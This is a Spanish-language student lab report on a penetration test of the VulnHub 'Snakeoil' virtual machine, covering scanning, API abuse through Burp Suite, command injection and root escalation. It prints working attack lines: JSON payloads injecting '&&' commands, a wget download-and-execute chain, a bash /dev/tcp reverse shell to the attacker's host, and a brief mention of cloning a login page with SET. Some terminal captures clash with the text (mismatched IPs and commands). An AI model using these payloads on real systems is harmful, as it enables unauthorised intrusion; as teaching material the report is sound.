

REPORTE #2

UPSLP

LIZETH INFANTE MARTINEZ

CNO4 PROGRAMACION WAP

MTRO. SERVANDO LOPEZ CONTRERAS

7MO SEMESTRE/ PARCIAL 1

INGENIERIA EN TECNOLOGIAS DE LA INFORMACION

The logo of the Universidad Politécnica de San Luis Potosí is centered on a dark blue rectangular background. The text "UNIVERSIDAD" is at the top in white, bold, uppercase letters. Below it, "POLITECNICA" is also in white, bold, uppercase letters, with a thin orange horizontal line separating it from the text below. At the bottom, "DE SAN LUIS POTOSÍ" is written in white, bold, uppercase letters.

**UNIVERSIDAD
POLITECNICA**
DE SAN LUIS POTOSÍ

1. Introducción	3
2. Procedimiento Técnico.....	3
2.1 Preparación del Entorno Aislado.....	3
2.2 Escaneo de Red y Sondeo de Puertos	3
2.3 Revisión Web y Análisis de Vulnerabilidades	4
2.4 Intercepción de Tráfico y Explotación de la API.....	6
2.6 Post-Explotación y Escalada de Privilegios	10
3. Conclusión.....	11

1. Introducción

El presente informe documenta el desarrollo de una auditoría de seguridad y prueba de penetración (pentesting) sobre la máquina virtual objetivo Snakeoil, alojada en la plataforma VulnHub.

El propósito principal de esta práctica es llevar a la práctica la teoría de la ciberseguridad mediante una metodología estructurada que abarca desde la identificación del entorno de red hasta el compromiso total del sistema objetivo. A lo largo del documento se detallan las herramientas utilizadas, el análisis de vulnerabilidades en aplicaciones web y API, la explotación de inyección de comandos para obtener una consola remota (reverse shell) y la posterior escalada de privilegios para obtener acceso como usuario administrador (root).


2. Procedimiento Técnico

2.1 Preparación del Entorno Aislado

Antes de aislar la máquina atacante (Kali Linux) en la red virtual, se instaló la extensión FoxyProxy en el navegador Firefox. Esto permite redirigir el tráfico web de forma ágil hacia herramientas de interceptación como Burp Suite, el cual escucha por defecto en la dirección local 127.0.0.1 (localhost).

2.2 Escaneo de Red y Sondeo de Puertos

Para iniciar la fase de reconocimiento activo, se buscó identificar la dirección IP asignada a la máquina víctima en la subred local (192.168.100.0/24) y determinar los servicios expuestos.



```
Archivos Máquina vir Entorno Dispositivos Ayuda
kali@kali:~$ sudo nmap -iL 192.168.100.0/24
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 192.168.100.5
WARNING: Cannot open MAC/Vendor file /usr/share/iptables/iptables.rules: Permission denied
WARNING: Cannot open MAC/Vendor file /usr/share/iptables/iptables.rules: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1 08:00:27:75:a2:ea (Unknown)
192.168.100.4 08:00:27:38:3b:24 (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.915 seconds (133.68 hosts/sec). 2 responded

kali@kali:~$ sudo nmap -iL 192.168.100.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 22:14 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or spec
ify valid servers with --dns-servers
Nmap scan report for 192.168.100.1
Host is up (0.0004s latency).
MAC Address: 08:00:27:38:3b:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

kali@kali:~$ sudo nmap -iL 192.168.100.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 22:15 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or spec
ify valid servers with --dns-servers
Nmap scan report for 192.168.100.1
Host is up (0.00012s latency).
All 100 scanned ports on 192.168.100.1 are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 08:00:27:75:a2:ea (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.100.4
Host is up (0.00014s latency).
Not shown: 97 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy
MAC Address: 08:00:27:38:3b:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.100.2
```

Descubrimiento de Host:

Se ejecutaron escaneos de red en el segmento para detectar equipos activos:


Bash

```
sudo nmap -sn 192.168.100.0/24
```

```
sudo arp-scan -l
```

```
nmap -T4 -F 192.168.100.1/24
```

Resultado: Se identificó que la máquina objetivo tiene asignada la dirección IP 192.168.100.2.



```
(kali@kali)~$ nmap -p- --open -sS --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-09 23:57 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds

(kali@kali)~$ nmap -T4 -F 192.168.100.1/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-09 23:58 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.100.1
Host is up (0.00022s latency).
All 100 scanned ports on 192.168.100.1 are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 08:00:27:08:12:79 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.100.2
Host is up (0.00050s latency).
Not shown: 97 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy
MAC Address: 08:00:27:29:B7:4A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.100.3
Host is up (0.000070s latency).
All 100 scanned ports on 192.168.100.3 are in ignored states.
Not shown: 100 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.55 seconds

(kali@kali)~$ nmap -p- --open -sS --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-10 00:04 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.02 seconds

(kali@kali)~$
```

Escaneo Profundo de Puertos y Servicios:

Una vez confirmada la IP del objetivo, se realizó un escaneo completo a los 65,535 puertos TCP para enumerar versiones y ejecutar scripts de detección por defecto:

Bash

```
nmap -p- --open -sC -sV 192.168.100.2
```

Servicios detectados:

Puerto 22/tcp: SSH

Puerto 80/tcp: HTTP (Servidor web principal)

Puerto 8080/tcp: HTTP / Proxy (Servidor web secundario / API)

2.3 Revisión Web y Análisis de Vulnerabilidades

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
kali@kali:~$ nmap -sV 192.168.100.2
Nmap scan report for 192.168.100.2
Host is up (0.0000s latency).
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.79 seconds

kali@kali:~$ nikto -h http://192.168.100.2
Option host requires an argument

Options:
  -ask          Whether to ask about submitting updates
                yes Ask about each (default)
                no Don't ask, don't send
                auto Don't ask, just send
  -check6       Check if IPv6 is working (connects to ipv6.google.com or value set in nikto.conf)
  -cgidirs      Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
  -config       Use this config file
  -display      Turn on/off display outputs:
                1 Show redirects
                2 Show cookies received
                3 Show all 200/OK responses
                4 Show URLs which require authentication
                5 Debug output
                E Display all HTTP errors
                P Print progress to STDOUT
                S Scrub output of IPs and hostnames
                V Verbose output
  -dbcheck      Check database and other key files for syntax errors
  -encoding      Encoding technique:
                1 Random URL encoding (non-URLs)
                2 Directory self-reference (../)
                3 Premature URL ending
                4 Prepend long random string
                5 Fake parameter
                6 TAB as request spacer
                7 Change the case of the URL
                8 Use Windows directory separator (\)
                A Use a carriage return (0x0D) as a request spacer
                S Use binary value 0x00 as a request spacer
  -followredirects Follow 3xx redirects to new location
  -format        Save file (-o) format:
                csv Comma-separated-value
                json JSON Format
                htm HTML Format
                raw Raw HTTP Format
```

Inspección Manual (Puerto 80 y Puerto 8080):
Se navegó a http://192.168.100.2 y se revisó el código fuente de la página, sin encontrar datos relevantes.
Se lanzó un escaneo web general con nikto -h http://192.168.100.2.
Se inspeccionó el puerto 8080 (http://192.168.100.2:8080).

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
kali@kali:~$ nmap -sV 192.168.100.4
Nmap scan report for 192.168.100.4
Host is up (0.0000s latency).
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.79 seconds

kali@kali:~$ nikto -h http://192.168.100.4:8080
Option host requires an argument

Options:
  -ask          Whether to ask about submitting updates
                yes Ask about each (default)
                no Don't ask, don't send
                auto Don't ask, just send
  -check6       Check if IPv6 is working (connects to ipv6.google.com or value set in nikto.conf)
  -cgidirs      Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
  -config       Use this config file
  -display      Turn on/off display outputs:
                1 Show redirects
                2 Show cookies received
                3 Show all 200/OK responses
                4 Show URLs which require authentication
                5 Debug output
                E Display all HTTP errors
                P Print progress to STDOUT
                S Scrub output of IPs and hostnames
                V Verbose output
  -dbcheck      Check database and other key files for syntax errors
  -encoding      Encoding technique:
                1 Random URL encoding (non-URLs)
                2 Directory self-reference (../)
                3 Premature URL ending
                4 Prepend long random string
                5 Fake parameter
                6 TAB as request spacer
                7 Change the case of the URL
                8 Use Windows directory separator (\)
                A Use a carriage return (0x0D) as a request spacer
                S Use binary value 0x00 as a request spacer
  -followredirects Follow 3xx redirects to new location
  -format        Save file (-o) format:
                csv Comma-separated-value
                json JSON Format
                htm HTML Format
                raw Raw HTTP Format
```

Se probaron inyecciones básicas de SQL (1') e inyecciones de script/XSS (<script>alert('json');</script>) en entradas de formulario, sin obtener resultados explotables.
Fuzzing y Enumeración de Directorios Ocultos:
Se utilizó gobuster para mapear rutas ocultas en ambos puertos web:
Bash

Búsqueda en puerto 80 (sin hallazgos significativos)

```
gobuster dir -u http://192.168.100.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.html,.txt,.bak
```


Búsqueda en puerto 8080

```
gobuster dir -u http://192.168.100.2:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.html,.txt,.bak
```

Hallazgos en el puerto 8080: Se descubrieron rutas de interés como /users, /registration, /login, /run y /secret.

Análisis de Credenciales e Inutilidad de Hash:

En la ruta /users se halló información de usuario y un hash de contraseña. Se intentó su ruptura mediante John the Ripper:



```
Archivo  Muestra  Ver  Entrada  Dispositivos  Ayuda
kali@kali: ~
Session Actions Edit View Help
+ /wp-config.php: wp-config.php File Found. This file contains the credentials.
+ 8182 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time: 2020-09-12 22:40:33 (GMT+4) (12 seconds)

+ 1 host(s) tested

kali@kali: ~
$ gobuster dir -u http://192.168.100.4:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.html,.txt,.bak

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.100.4:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,bak,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/1 (Status: 200) [Size: 2387]
/01 (Status: 200) [Size: 2387]
/2 (Status: 200) [Size: 2356]
/login (Status: 405) [Size: 64]
/04 (Status: 200) [Size: 2324]
/02 (Status: 200) [Size: 2356]
/4 (Status: 200) [Size: 2324]
/users (Status: 200) [Size: 140]
/registration (Status: 200) [Size: 9]
/test (Status: 200) [Size: 17]
/create (Status: 200) [Size: 2596]
/001 (Status: 200) [Size: 2387]
/002 (Status: 200) [Size: 2356]
/004 (Status: 200) [Size: 2324]
/0001 (Status: 200) [Size: 2387]
/secret (Status: 405) [Size: 17]
/run (Status: 405) [Size: 178]
/0004 (Status: 200) [Size: 2324]
/0002 (Status: 200) [Size: 2356]
/000004 (Status: 200) [Size: 2324]
/000002 (Status: 200) [Size: 2356]
/00000001 (Status: 200) [Size: 2387]
/00001 (Status: 200) [Size: 2387]
/000001 (Status: 200) [Size: 2387]
/00004 (Status: 200) [Size: 2324]
```

Bash

Descompresión del diccionario si es necesario: sudo gzip -d

/usr/share/wordlists/rockyou.txt.gz


echo '[hash_recuperado]' > hashes

john --wordlist=/usr/share/wordlists/rockyou.txt hashes

Nota técnica: Este paso resultó prescindible, ya que el hash es genérico, arroja múltiples coincidencias erróneas y no proporciona acceso directo.

2.4 Intercepción de Tráfico y Explotación de la API

Para interactuar con los endpoints descubiertos en el puerto 8080, se empleó Burp Suite junto con FoxyProxy.




Configuración del Proxy:

En Burp Suite (Proxy > Proxy Settings) se verificó el oyente en 127.0.0.1:8080.

En FoxyProxy se creó y activó el perfil dirigiendo el tráfico a 127.0.0.1:8080.


Registro de Usuario y Obtención de Access Token:



Se activó la intercepción en Burp Suite y se navegó a http://192.168.100.2:8080/registration.

Se envió la petición al módulo Repeater (Ctrl + R).

Se cambió el método HTTP de GET a POST.




En la sección de parámetros del cuerpo de la petición (Request Body Parameters), se añadieron los campos:

username = Lizi

password = 1234

Al hacer clic en Send, la API respondió confirmando la creación del usuario y entregando un access_token.

Autenticación en la API (/login):



Se interceptó la petición hacia /login, se envió a Repeater, se modificó a método POST y se ingresaron las credenciales recién registradas (Lizi / 1234).

La respuesta otorgó un refresh_token.

Extracción de la Clave Secreta (/secret):

Se interceptó la ruta
http://192.168.100.2:8080/secret.

Manteniendo el método GET, se agregó en la sección de galletas (Request Cookies) el parámetro access_token_cookie con el valor del access_token guardado previamente.

Al procesar la petición, la API devolvió la clave secreta: "secret_key":
"commandexecutionissecret".

Prueba de Inyección de Comandos en Endpoint /run:

Se probó el envío de peticiones POST hacia /run modificando la cabecera a Content-Type: application/json y enviando la estructura JSON:

JSON

```
{  
  "url": "127.0.0.1:80",  
  "secret_key": "commandexecutionissecret"  
}
```

Al concatenar operadores de comandos como && en la variable url (ejemplo: "url": "127.0.0.1:80 && id"), el servidor ejecutó la instrucción y devolvió la salida en la respuesta HTTP, confirmando la vulnerabilidad de Inyección de Comandos.

2.5 Establecimiento de Consola Inversa (Reverse Shell)

Con la inyección de comandos validada, se procedió a transferir y ejecutar un script para obtener acceso remoto en la máquina Kali Linux (asumiendo IP de Kali = 192.168.100.3).

Escucha de Puerto en Kali Linux:

En la terminal del atacante se inició un oyente Netcat en el puerto 5555:

Bash

```
sudo nc -nlvp 5555
```

Alojamiento del Script de Invasión:

Se creó un archivo local llamado shell.sh en Kali con el siguiente contenido:

Bash

```
bash -i >& /dev/tcp/192.168.100.3/5555 0>&1
```

Posteriormente, se levantó un servidor HTTP rápido en la misma carpeta:

Bash

```
python3 -m http.server 8000
```

Descarga, Asignación de Permisos y Ejecución en la Víctima:

Desde Burp Suite, se enviaron secuencialmente las siguientes peticiones JSON al endpoint /run:

Paso A (Descargar el script):

JSON

```
{
  "url": "127.0.0.1:80 && wget http://192.168.100.3:8000/shell.sh",
  "secret_key": "commandexecutionissecret"
}
```

Paso B (Otorgar permisos de ejecución):

JSON

```
{
  "url": "127.0.0.1:80 && chmod +x shell.sh",
  "secret_key": "commandexecutionissecret"
}
```

(Paso crítico: asignar permisos de ejecución evita fallos de acceso denegado).

Paso C (Ejecutar la reverse shell):

JSON

```
{
  "url": "127.0.0.1:80 && ./shell.sh",
  "secret_key": "commandexecutionissecret"
}
```

Al ejecutar la última petición, el script se conectó de vuelta al oyente Netcat, otorgando acceso a la consola de la máquina víctima.

2.6 Post-Explotación y Escalada de Privilegios

Estabilización de la Terminal (TTY):

Dentro de la consola recibida en Netcat, se verificó la disponibilidad de Python y se promovió la sesión a una pseudoterminal interactiva:

Bash

```
which python3
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Reconocimiento Local y Obtención de la Primera Bandera:

Se inspeccionaron los directorios de usuario y el historial del sistema:

Bash

```
cd /home/patrick
```

```
ls -alh
```

```
cat local.txt
```

Resultado: Se obtuvo la primera bandera correspondiente al usuario local (local.txt).

Análisis de Archivos de Aplicación y Extracción de Credenciales:

Al explorar la carpeta del proyecto web en /home/patrick/flask_blog, se inspeccionó el archivo de configuración app.py:

Bash

```
cat app.py
```

Dentro de las variables app.config se encontraron contraseñas almacenadas en texto plano, destacando:

```
snakeoilisnotgoodforcorporations
```

```
NOREASONABLEDOUBTTHISPASSWORDISGOOD
```

Escalada a Root:

Se verificaron los privilegios sudo e intentó el cambio de usuario con la segunda clave encontrada:

Bash

```
sudo /bin/bash
```

```
# Al solicitar contraseña, se ingresó: NOREASONABLEDOUBTTHISPASSWORDISGOOD
```

La autenticación fue exitosa, elevando los privilegios directamente al usuario root.

Obtención de la Bandera Final:

Bash

```
cd /root
```

```
ls -alh
```

```
cat proof.txt
```

Resultado: Se extrajo satisfactoriamente la bandera final (proof.txt), dando por concluida la intrusión.

2.7 Demostración de SET

Configuración del Servidor Web Local y Despliegue del Sitio Ficticio.

Comandos `sudo cp ... /var/www/html/index.html` e iniciación del servicio Apache (`sudo systemctl start apache2`) para montar la página de inicio de sesión objetivo.

3. Conclusión

El desarrollo de esta práctica permitió aplicar de manera integral las fases fundamentales de una prueba de penetración en entornos controlados. A través de la enumeración activa se detectó una API expuesta en el puerto 8080 que carecía de controles adecuados en la validación de parámetros de entrada.

La combinación de fallos en el control de acceso en la API junto con una vulnerabilidad de

Inyección de Comandos permitió el acceso inicial al sistema mediante una reverse shell. Finalmente, las malas prácticas en la gestión de credenciales (almacenamiento de contraseñas en texto plano dentro del código fuente de app.py) facilitaron la escalada inmediata de privilegios hacia el usuario root.

Esta práctica subraya la importancia crítica de aplicar el principio de mínimo privilegio, validar estrictamente cualquier entrada de usuario en endpoints de ejecuciones remotas y mantener las credenciales de administración fuera de los archivos de código fuente.